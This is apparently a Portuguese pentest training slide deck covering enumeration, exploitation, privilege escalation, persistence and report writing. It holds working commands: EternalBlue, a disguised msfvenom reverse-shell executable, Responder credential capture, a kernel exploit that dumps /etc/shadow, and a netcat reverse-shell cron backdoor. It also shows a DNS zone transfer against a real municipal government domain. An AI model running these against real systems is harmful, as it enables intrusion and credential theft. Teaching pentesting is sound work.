Host is up (0.00011s latency).  
  
PORT      STATE      SERVICE  
161/udp   open|filtered snmp  
MAC Address: 00:50:56:F2:42:A6 (VMware)  
  
Nmap scan report for 10.10.10.16  
Host is up (0.00025s latency).  
  
PORT      STATE SERVICE  
161/udp   open  snmp  
MAC Address: 00:0C:29:5C:32:BA (VMware)
```

Scanning: SNMP

- Enumeração de SNMP:

```
(root@kali)-[~]
# nmap -p 161 -sU --script=snmp-win32-users.nse 10.10.10.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 20:26 EDT
Nmap scan report for 10.10.10.16
Host is up (0.00035s latency).

PORT      STATE SERVICE
161/udp    open  snmp
| snmp-win32-users:
|   Administrator
|   DefaultAccount
|   Guest
|   cristian
|   krbtgt
|   marcos
|_  martin
MAC Address: 00:0C:29:02:11:F5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Scanning: SNMP

- Enumeração de SNMP:

```
(root👁kali)-[~]  
# snmp-check 10.10.10.16  
snmp-check v1.9 - SNMP enumerator  
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)  
  
[+] Try to connect to 10.10.10.16:161 using SNMPv1 and community 'public'  
  
[*] System information:  
  
Host IP address           : 10.10.10.16
```

Scanning: FTP

- Enumerando FTPs anônimos:

```
(root👤kali)-[~]  
# nmap -p 21 -sV 10.10.10.0/24 --script=ftp-anon.nse --open  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-15 20:28 EDT  
Nmap scan report for 10.10.10.129  
Host is up (0.00017s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
MAC Address: 00:0C:29:CE:D4:9D (VMware)  
Service Info: OS: Unix
```


Scanning: DNS

- Forçando uma transferência de zona:

```
(rootkali)-[~]  
# host -l mogidascruzes.sp.gov.br dns1.pmmc.com.br.  
Using domain server:  
Name: dns1.pmmc.com.br.  
Address: 187.50.190.162#53  
Aliases:  
  
mogidascruzes.sp.gov.br name server dns1.pmmc.com.br.  
mogidascruzes.sp.gov.br name server dns2.pmmc.com.br.  
mogidascruzes.sp.gov.br has address 187.50.190.185  
auxilioempresarial.mogidascruzes.sp.gov.br has address 187.50.190.185  
auxilioempresarialadm.mogidascruzes.sp.gov.br has address 187.50.190.185  
blend.mogidascruzes.sp.gov.br has address 187.50.190.185  
blogmogiconecta.mogidascruzes.sp.gov.br has address 187.50.190.185  
brma.mogidascruzes.sp.gov.br has address 187.50.190.164  
busao.mogidascruzes.sp.gov.br has address 187.50.190.185
```


EXPLORAÇÃO

Cristian Souza

<https://cristian.sh>

Explorando uma máquina Windows

- **Primeiro passo:** Identificar máquinas na rede.

```
(rootkali)-[/home/kali]
# nbtscan -r 10.10.10.0/24
Doing NBT name scan for addresses from 10.10.10.0/24
```

IP address	NetBIOS Name	Server	User
10.10.10.1	DARKSTAR		<unknown>
10.10.10.128	<unknown>		<unknown>
10.10.10.130	MAQ143	<server>	<unknown>
10.10.10.255	Sendto failed: Permission denied		

Explorando uma máquina Windows

- **Segundo passo:** Identificar possíveis vulnerabilidades.

```
(root@kali)-[/home/kali]
# nmap -sV --script=smb-vuln* 10.10.10.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-16 13:01 EDT
Nmap scan report for 10.10.10.130
Host is up (0.00026s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: LABPENTEST)
554/tcp    open  rtsp?
2869/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
10243/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 00:0C:29:24:85:5F (VMware)
Service Info: Host: MAQ143; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:CVE-2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).
```

Explorando uma máquina Windows

- **Terceiro passo:** Confirmar a existência da vulnerabilidade.

```
msf6 > search auxiliary ms17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
1	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection

Interact with a module by name or index. For example `info 1`, `use 1` or `use auxiliary/scanner/smb/smb_ms17_010`

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.10.10.130
```

```
RHOSTS => 10.10.10.130
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

```
[+] 10.10.10.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
```

```
[*] 10.10.10.130:445 - Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Explorando uma máquina Windows

- **Quarto passo:** Explorar a vulnerabilidade.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search ms17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	MS17-010 SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example `info 4`, `use 4` or `use exploit/windows/smb/smb_doublepulsar_rce`

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
```

```
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.130
```

```
RHOSTS => 10.10.10.130
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
[*] Started reverse TCP handler on 10.10.10.128:4444
```


Explorando uma máquina Windows

- Envenenamento LLMNR/NBT-NS:

```
(root@kali)-[~]
# responder -I eth0 -Prv

[ASCII ART]

NBT-NS, LLMNR & MDNS Responder 3.0.7.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
  LLMNR           [ON]
  NBT-NS          [ON]
  DNS/MDNS        [ON]
  DHCP            [OFF]

[+] Servers:
  HTTP server     [ON]
  HTTPS server    [ON]
  WPAD proxy      [OFF]
  Auth proxy      [ON]
  SMB server      [ON]
  Kerberos server [ON]
```

```
(root@kali)-[~]
# john senha.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
admin          (cristian)
1g 0:00:00:00 DONE 2/3 (2022-04-17 13:13) 100.0g/s 969200p/s 969200c/s 969200C/s ilovegod..Peter
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Explorando uma máquina Windows

- Criando um malware:

```
(rootkali)-[~]  
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.10.128 lport=443 --platform Windows  
-a x86 -e x86/shikata_ga_nai -b "\x00" -f exe -o programadobem.exe  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 bytes  
x86/shikata_ga_nai chosen with final size 381 bytes  
Payload size: 381 bytes  
Final size of exe file: 73802 bytes  
Saved as: programadobem.exe
```

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.10.10.128:443  
[*] Sending stage (175174 bytes) to 10.10.10.130  
[*] Meterpreter session 1 opened (10.10.10.128:443 → 10.10.10.130:49171 ) at 2022-04-17 20:42:14 -0400
```

```
meterpreter > sysinfo
```

```
Computer      : MAQ143  
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture : x64  
System Language : en_US  
Domain       : LABPENTEST  
Logged On Users : 2  
Meterpreter   : x86/windows
```

```
meterpreter > getuid
```

```
Server username: MAQ143\pc
```

```
meterpreter > █
```


Explorando um servidor Linux

- **Primeiro passo:** Reconhecimento do alvo.

```
# nmap -sS -sV 10.10.10.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-17 10:48 EDT
Nmap scan report for 10.10.10.129
Host is up (0.00084s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
```

Explorando um servidor Linux

- **Segundo passo:** Pesquisar por vulnerabilidades para as versões identificadas.

```
(rootkali)-[~]  
# searchsploit apache | grep 5.4.2  
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Ex | php/remote/29290.c  
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution | php/remote/29316.py
```

```
msf6 > search php cgi bin
```

```
Matching Modules
```

#	Name scription	Disclosure Date	Rank	Check
0	exploit/linux/http/efw_chpasswd_exec dian Firewall Proxy Password Change Command Injection	2015-06-28	excellent	No
1	exploit/unix/webapp/horde_unserialize_exec rde Framework Unserialize PHP Code Execution	2013-06-27	excellent	Yes
2	exploit/multi/http/mediawiki_thumb diaWiki Thumb.php Remote Command Execution	2014-01-28	excellent	Yes
3	exploit/linux/http/netgear_r7000_cgibin_exec tgear R7000 and R6400 cgi-bin Command Injection	2016-12-06	excellent	Yes
4	exploit/multi/fileformat/archive_tar_arb_file_write AR Archive_Tar 1.4.10 Arbitrary File Write	2020-11-17	excellent	No
5	exploit/multi/http/php_cgi_arg_injection P CGI Argument Injection	2012-05-03	excellent	Yes

Explorando um servidor Linux

- **Terceiro passo:** Exploração via Metasploit.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set payload php/reverse_perl
payload => php/reverse_perl
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 10.10.10.128:4444
[*] Command shell session 2 opened (10.10.10.128:4444 → 10.10.10.129:34448 ) at 2022-04-17 11:01:40 -0400

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Explorando um servidor Linux

- **Terceiro passo:** Exploração manual.

```
(root👤kali)-[~]  
# ./apache-magika --target 10.10.10.129 --port 80 --protocol http --reverse-ip 10.10.10.128 --  
reverse-port 443  
== Apache Magika by Kingcope ==  
/cgi-bin/php  
[ ]
```

```
kali@kali: ~  
File Actions Edit View Help  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:5  
8:00 UTC 2008 i686 GNU/Linux  
11:29:55 up 58 min, 1 user, load average: 0.00, 0.00, 0.0  
0  
USER      TTY      FROM          LOGIN@      IDLE        JCPU      P  
CPU WHAT  
root      pts/0    :0.0          10:31      58:38m     0.00s     0.  
00s -bash  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh: no job control in this shell  
sh-3.2$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh-3.2$
```

PÓS-EXPLORAÇÃO

Cristian Souza

<https://cristian.sh>

Escalando privilégios

- Podemos utilizar o searchsploit para buscar escaladores de privilégio:

```
(kali@kali)-[~]  
$ searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6  
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17 | linux_x86/local/42276.c  
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Local P | linux/local/160.c  
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacki | linux/local/22362.c  
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacki | linux/local/22363.c  
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'p | linux/local/9844.py  
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Check | linux/local/145.c  
Linux Kernel 2.4.30/2.6.11.5 - BlueTooth 'bluez_sock_ | linux/local/25289.c  
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'S | linux/local/19933.rb  
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5 | linux/local/9545.c
```

Instale os seguintes pacotes para garantir que seu Kali irá compilar o código em C:

```
# apt-get install gcc-multilib g++-multilib
```


Escalando privilégios

- Baixe o escalador e o envie à máquina alvo:

```
(kali@kali)-[~]  
$ searchsploit -m linux/local/8572.c  
Exploit: Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege E  
scalation (2)  
URL: https://www.exploit-db.com/exploits/8572  
Path: /usr/share/exploitdb/exploits/linux/local/8572.c  
File Type: C source, ASCII text  
  
Copied to: /home/kali/8572.c  
  
(kali@kali)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
█
```

Escalando privilégios

- Compile e execute o exploit no alvo:

```
www-data@metasploitable:/tmp$ gcc 8572.c -o programadobem
gcc 8572.c -o programadobem
8572.c:110:28: warning: no newline at end of file
www-data@metasploitable:/tmp$ cat /proc/net/netlink
cat /proc/net/netlink
sk      Eth Pid   Groups  Rmem    Wmem    Dump    Locks
ddf3f800 0    0      000000000 0        0        000000000 2
df9d7800 4    0      000000000 0        0        000000000 2
dd815e00 7    0      000000000 0        0        000000000 2
dd83fa00 9    0      000000000 0        0        000000000 2
dd857a00 10   0      000000000 0        0        000000000 2
ddf3fc00 15   0      000000000 0        0        000000000 2
dd957c00 15   2738   000000001 0        0        000000000 2
dd856200 16   0      000000000 0        0        000000000 2
df53d800 18   0      000000000 0        0        000000000 2
www-data@metasploitable:/tmp$ ./programadobem 2738
./programadobem 2738
```

```
(kali@kali)-[~]
$ nc -lvp 4321
listening on [any] 4321 ...
10.10.10.129: inverse host lookup failed: Unknown host
connect to [10.10.10.128] from (UNKNOWN) [10.10.10.129] 58525
id
uid=0(root) gid=0(root)
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
```

Mantendo acesso

- Criando uma cron maliciosa:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.10.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.129:21 - USER: 331 Please specify the password.
[+] 10.10.10.129:21 - Backdoor service has been spawned, handling...
[+] 10.10.10.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (10.10.10.128:35717 → 10.10.10.129:6200 ) at 2022-04-18 13:27:45 -0400

id
uid=0(root) gid=0(root)
echo "* * * * * root /bin/nc 10.10.10.128 443 -e /bin/bash" >> /etc/crontab
```

- A vítima irá se conectar ao atacante a cada minuto.

BOAS PRÁTICAS DE ESCRITA

Cristian Souza

<https://cristian.sh>

Boas práticas de escrita

- Um relatório de pentest precisa ter uma linguagem técnica acessível para o cliente (nem sempre ele será da área).
- Seu relatório precisa estar bem escrito, com ótima coesão e coerência.
- Se necessário, utilize ferramentas de revisão textual.
- Itens necessários: Capa, sumário, lista de figuras, lista de tabelas, introdução, metodologia, escopo, resultados obtidos, técnicas de mitigação e considerações.

Boas práticas de escrita

- Lembre-se de ordenar as vulnerabilidades pela sua criticidade. Dessa forma, o cliente saberá o que priorizar.
- Uma boa prática é utilizar o padrão [CVSS](#), além de utilizar [CWEs](#).
- Também é comum realizarmos uma apresentação executiva dos resultados.
- Essa apresentação deve expor em alto nível e de forma objetiva o que foi identificado.

Boas práticas de escrita

- O SANS Institute estabelece boas práticas e fornece um exemplo de relatório.
- <https://www.sans.org/white-papers/33343/>

Home > White Papers > Writing a Penetration Testing Report

Writing a Penetration Testing Report

Writing a penetration testing report is an art that needs to be learned to make sure that the report has delivered the right message to the right people. The report will be sent to the target organization's senior management and technical team as well. For this reason, we, as penetration testers,...

By **Mansour Alharbi** · April 29, 2010

Download



SANS Whitepaper

Obrigado!

Testes de Intrusão em Redes TCP/IP

Cristian Souza

<https://cristian.sh>



APOIO

REALIZAÇÃO



MINISTÉRIO DO
TURISMO

MINISTÉRIO DA
DEFESA

MINISTÉRIO DA
SAÚDE

MINISTÉRIO DAS
COMUNICAÇÕES

MINISTÉRIO DA
EDUCAÇÃO

MINISTÉRIO DA
CIÊNCIA, TECNOLOGIA
E INOVAÇÕES

